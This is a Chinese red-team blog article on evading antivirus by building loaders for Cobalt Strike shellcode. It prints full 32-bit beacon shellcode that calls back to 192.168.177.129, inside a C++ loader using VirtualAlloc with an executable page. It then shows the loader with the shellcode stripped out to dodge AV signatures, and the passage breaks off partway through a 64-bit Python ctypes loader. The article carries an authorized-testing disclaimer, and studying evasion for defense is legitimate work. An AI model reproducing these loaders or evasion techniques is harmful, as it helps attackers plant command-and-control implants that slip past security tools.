利用加载器以及 Python 反序列化绕过 AV–打造自动化免杀平台

这是 **酒仙桥六号部队** 的第 **121** 篇文章。

全文共计 21747 个字，预计阅读时长 55 分钟。

（不要被字数和时长吓到，代码字符占了大半江山~）

前言


在日常红队行动中，为了利用目前现有的资源尝试获取更多的凭据以及更高的权限，我们通常需要先获得一台主机作为突破口，并将其作为跳板进行横向渗透。但是内网中一般部署有防火墙、流量监控等设备，杀软更是成为了服务器的标配，所以如何进行免杀绕过杀软的限制让主机上线成了我们首要解决的问题之一。目前免杀技术大致分为以下几类:

1. 特征码修改
2. 花指令免杀
3. 加壳免杀
4. 内存免杀
5. 二次编译
6. 分离免杀
7. 资源修改
8. ...

本文仅以分离免杀为例，利用 `Python` 语言制作加载器对 `Cobaltstrike` 生成的 `Shellcode` 进行绕过杀软作为样例，举例说明通过加密 `Shellcode` 、分离免杀以及 `Python` 反序列化达到 `bypass` 的思路和方法。仅针对现有公开技术进行研究学习，方便安全人员对授权项目完成测试工作和学习交流使用，请使用者遵守当地相关法律，勿用于非授权测试。

Shellcode

在我们进行漏洞利用的过程中，必不可少的部分就是 `shellcode` （一段用于利用软件漏洞而执行的代码）。攻击者可以通过这段代码打开系统的 `shell` ，以执行任意的操作系统命令——比如下载病毒，安装木马，开放端口，格式化磁盘等恶意操作。本文重点是对加载器相应思路进行介绍，因此不对 `Shellcode` 的编写与提取等相关技术进行展开，为方便使用，我们以 `Cobalt Strike` 生成的 `Shellcode` 为例，后文不在赘述。




加载 Shellcode 原理


加载 `Shellcode` 的方式有很多，例如函数指针执行、内联汇编指令、伪指令等。大部分脚本语言加载 `Shellcode` 都是通过 `c` 的 `ffi` 去调用操作系统的 `api` ，如果我们了解了 `C` 是怎么加载 `Shellcode` 的原理，使用时只需要查询一下对应语言的调用方式即可。首先我们要明白， `Shellcode` 是一串可执行的二进制代码，那么我们想利用它就可以先通过其他的方法来开辟一段具有读写和执行权限的区域；然后将我们的 `Shellcode` 放进去，之后跳转到 `Shellcode` 的首地址去执行就可以了，利用这个思路我们可以先写一个 `C++` 的版本，还是像上文一样生成 `Shellcode。` 这里我们利用 `CobaltStrike` 生成 `32` 位的 `Shellcode` ， 正常使用像 `VirtualAlloc` 内存操作的函数执行 `Shellcode`

```
#include "windows.h"

using namespace std;
int main(int argc, char **argv)
{
unsigned char buf[] = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72
\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8
b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x
01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01
\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5
f\x5a\x8b\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\x77\x26\x07\xff\xd5\x31\xff\x57\x57\x
57\x57\x57\x68\x3a\x56\x79\xa7\xff\xd5\xe9\x84\x00\x00\x00\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\x50\x00\x00\x00
\x53\x50\x68\x57\x89\x9f\xc6\xff\xd5\xeb\x70\x5b\x31\xd2\x52\x68\x00\x02\x40\x84\x52\x52\x52\x53\x52\x50\x68\xeb\x5
5\x2e\x3b\xff\xd5\x89\xc6\x83\xc3\x50\x31\xff\x57\x57\x6a\xff\x53\x56\x68\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x0f\x84\x
c3\x01\x00\x00\x31\xff\x85\xf6\x74\x04\x89\xf9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x31\xff
\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\xbf\x00\x2f\x00\x00\x39\xc7\x74\xb7\x31\xff\xe9\x9
1\x01\x00\x00\xe9\xc9\x01\x00\x00\xe8\x8b\xff\xff\xff\x2f\x69\x72\x50\x31\x00\x60\x4b\x66\xa0\x31\xf7\xfb\x2a\xa2\x
41\x23\xa1\xc6\xd4\x41\xfd\x5a\x22\x54\x33\xd4\xd1\x9d\x04\x69\x9c\x1b\x51\xc4\xa3\xc7\x90\x55\x33\xd1\x05\x53\xc6
\xeb\x0e\x47\xb6\xe4\x96\xee\x44\xc1\xf0\x86\xe1\xa1\x30\x57\x43\x12\x89\xb8\x60\xd6\x82\xc7\xb8\x39\x19\x47\x56\x1
8\xcb\x7e\x93\x4d\xdf\xeb\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x
2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x39\x2e\x30\x3b\x20\x57\x69\x6e
\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x31\x3b\x20\x57\x4f\x57\x36\x34\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x3
5\x2e\x30\x3b\x20\x4d\x41\x54\x4d\x29\x0d\x0a\x00\x14\x6b\x99\x57\x24\x2f\x08\x8e\x24\x16\xf9\xa2\x83\x17\xc3\x76\x
14\x58\x0d\x44\x87\x98\x34\x59\xf8\x31\xc7\x9e\xb4\xf0\x22\xd7\x93\xc7\x3a\x38\xd0\x91\xd0\x24\xee\xef\xeb\xfb\x2b
\x94\x31\xb4\x32\xd7\x90\xfc\xd9\x18\xc6\xe1\x3e\x88\x18\x19\x73\x98\x95\xac\xc1\x99\x8d\x0d\x38\x6a\x26\x1e\x00\xc
```

```
f\x03\xc8\x5a\xf9\xdc\x1a\x71\x4d\xcf\xb8\xf2\xc3\xe6\x4e\x59\x2d\x6b\xd5\xc0\xca\x0c\x5c\xc9\x23\x65\x5a\x29\x71\x
21\x8d\x65\x0e\x8a\x14\x53\x25\xfd\x19\xfa\x9d\x3d\x53\x9f\xb1\x49\x90\x3f\x2b\x40\xbe\x55\xf8\x78\xc6\xbe\xec\x41
\xae\x4f\x68\xc2\x41\x23\x73\x57\xa9\x7a\xbc\x0f\x6a\x0d\x27\x68\x78\xa5\xf0\x10\xf5\xd6\x19\xea\x3c\xc8\x67\xe2\xb
c\x94\xf3\x72\x56\x51\xc5\x29\x00\xfe\xde\x83\x7c\x2e\x75\xae\x57\x93\x4a\xe0\xb2\x14\x90\x09\xd7\xd6\x65\x3f\x72\x

11\x9b\xe5\x4d\x29\x9b\x9d\xcf\xaa\x23\xaa\xbc\xbb\x48\xd7\x4f\xbd\x35\x8c\x25\x81\xd3\xa3\xd0\x00\x68\xf0\xb5\xa2
\x56\xff\xd5\x6a\x40\x68\x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe5\xff\xd5\x93\xb9\x00\x00\x00\x0
0\x01\xd9\x51\x53\x89\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x85\xc0\x74\xc6\x8b\x07\x01\x
c3\x85\xc0\x75\xe5\x58\xc3\xe8\xa9\xfd\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x37\x37\x2e\x31\x32\x39\x00\x1e
\x4b\xb5\xee";
    void *exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return 0;
}
```


我们编译并运行可以正常上线，并且可以正常执行命令。





Shellcode 分离

我们可以利用火绒扫描一下我们上面编译好的可执行程序。



我们发现这种将 `Shellcode` 与程序绑定的方式很容易被杀软查杀，我们可以测试一下先将 `Shellcode` 去除，仅留下程序代码，再进行扫描。

```
#include "windows.h"

using namespace std;
int main(int argc, char** argv)
{
```

```
    unsigned char buf[] = "";
    void* exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();

    return 0;
}
```

此时由于我们已经将带有特征值的 `Shellcode` 去除，所以在杀软视角看来，这已经是一段正常的程序，因此就不会触发相应的告警，因此，如果我们可以将 `Shellcode` 和加载程序分离，将 `Shellcode` 单独存放在某个地方，再由程序进行请求获得，我们也就在一定程序上绕过了杀软的检测。

Python 加载 Shellcode


再了解了上述加载 `Shellcode` 的原理之后，我们就可以利用 `Python3` 中的 `ctypes` 库实现这一过程， `ctypes` 是 `Python` 的外部函数库。它提供了与 `C` 语言兼容的数据类型，并允许调用 `DLL` 或共享库中的函数。可使用该模块以纯

`Python` 形式对这些库进行封装，我们首先利用 `CobaltStrike` 生成 `64` 位的 `Shellcode` 进行测试，之后利用 `Python` 加载 `Shellcode` 代码如下：

```
import ctypes

shellcode =  b""
shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60
\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2
c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x
02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3
\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf
1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x
01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff
\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69\x6e\x65\x74\x00\x41\x56\x4
9\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x48\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x
50\x41\xba\x3a\x56\x79\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x50\x00\x00\x00\x4d\x31\xc9\x41\x51\x41\x51\x6a
\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89\xc1\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x0
0\x02\x40\x84\x52\x52\x41\xba\xeb\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48\x89\x
da\x49\xc7\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00
\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb\xd3\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x7a\x53\x4f\x41\x00\x41\x1
f\x44\xc8\xfb\xc6\x20\xcb\xec\x27\x47\x19\xce\xd5\x69\xf7\x07\x34\x4d\x99\x17\xec\xa3\x6e\xe9\x83\xdb\xd6\xf9\x18\x
1d\xee\xd6\x10\x57\x41\xdf\xab\x99\x45\xc1\xdb\x7a\x2f\x27\xcf\x23\x7a\x95\x39\xc4\xdd\x43\x40\xd1\x4c\xd3\x93\xaa
\x1c\x8f\x0a\x61\x3d\xfb\x9c\x70\xa3\x27\x1a\xb8\x90\x1f\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6
f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x
31\x30\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x4f\x57\x36\x34\x3b\x20
\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x4d\x41\x41\x52\x4a\x53\x29\x0d\x0a\x00\xb0\xd9\x84\x84\xfe\x8
9\x67\x9e\x9f\xc6\x68\x82\x75\xfc\xdf\x8f\x1f\x4c\xe4\x3c\x94\x33\xcb\x30\xaa\xe2\x21\x77\xdc\x3c\xc9\xc4\x94\xcf\x
e1\x1d\xe7\xe0\x21\x7e\xf2\x02\xed\xd8\x7b\xf8\xb5\x9e\xe2\x60\xa1\xa0\xc9\xea\x2d\x86\xc8\x9c\xee\xba\xd3\x33\xa7
\x58\xab\xc2\xa8\x92\x4f\x9b\xf6\xbe\x3c\xfd\x97\x78\xcd\x3c\x07\x3f\x0c\xf2\x85\x6a\xb6\xd3\xdb\x68\x7c\x74\xa2\xa
8\x23\xed\x5a\x2f\x1b\xd5\xbb\x6b\xca\x1a\xb7\x51\xc1\xc8\x14\xfc\x1d\xf6\xd5\xeb\x6c\xb0\x4c\x76\x4f\x3b\xf3\xdc\x
ab\x56\x95\x4c\x90\x23\x9b\xdd\xd0\xee\x24\xa2\xf2\x34\x52\xdd\x52\x91\x9d\x33\xbc\x9a\x1b\xaa\x5b\x75\x84\x65\x96
\x38\x8b\x4f\x96\x15\x7a\x4c\x63\xd3\x34\x6f\x21\x47\x74\x0c\xa5\xe2\x63\x49\xc3\xbe\x61\xab\xe7\x7c\xcf\xcb\xed\xf
6\x0b\x02\x06\x0f\x7b\xe3\x44\x35\x67\xdc\x8e\xc3\xc3\x58\xb3\x70\xe7\x89\xa5\xb4\x4a\xb4\x46\xae\xba\xd6\x6b\x8d\x
```

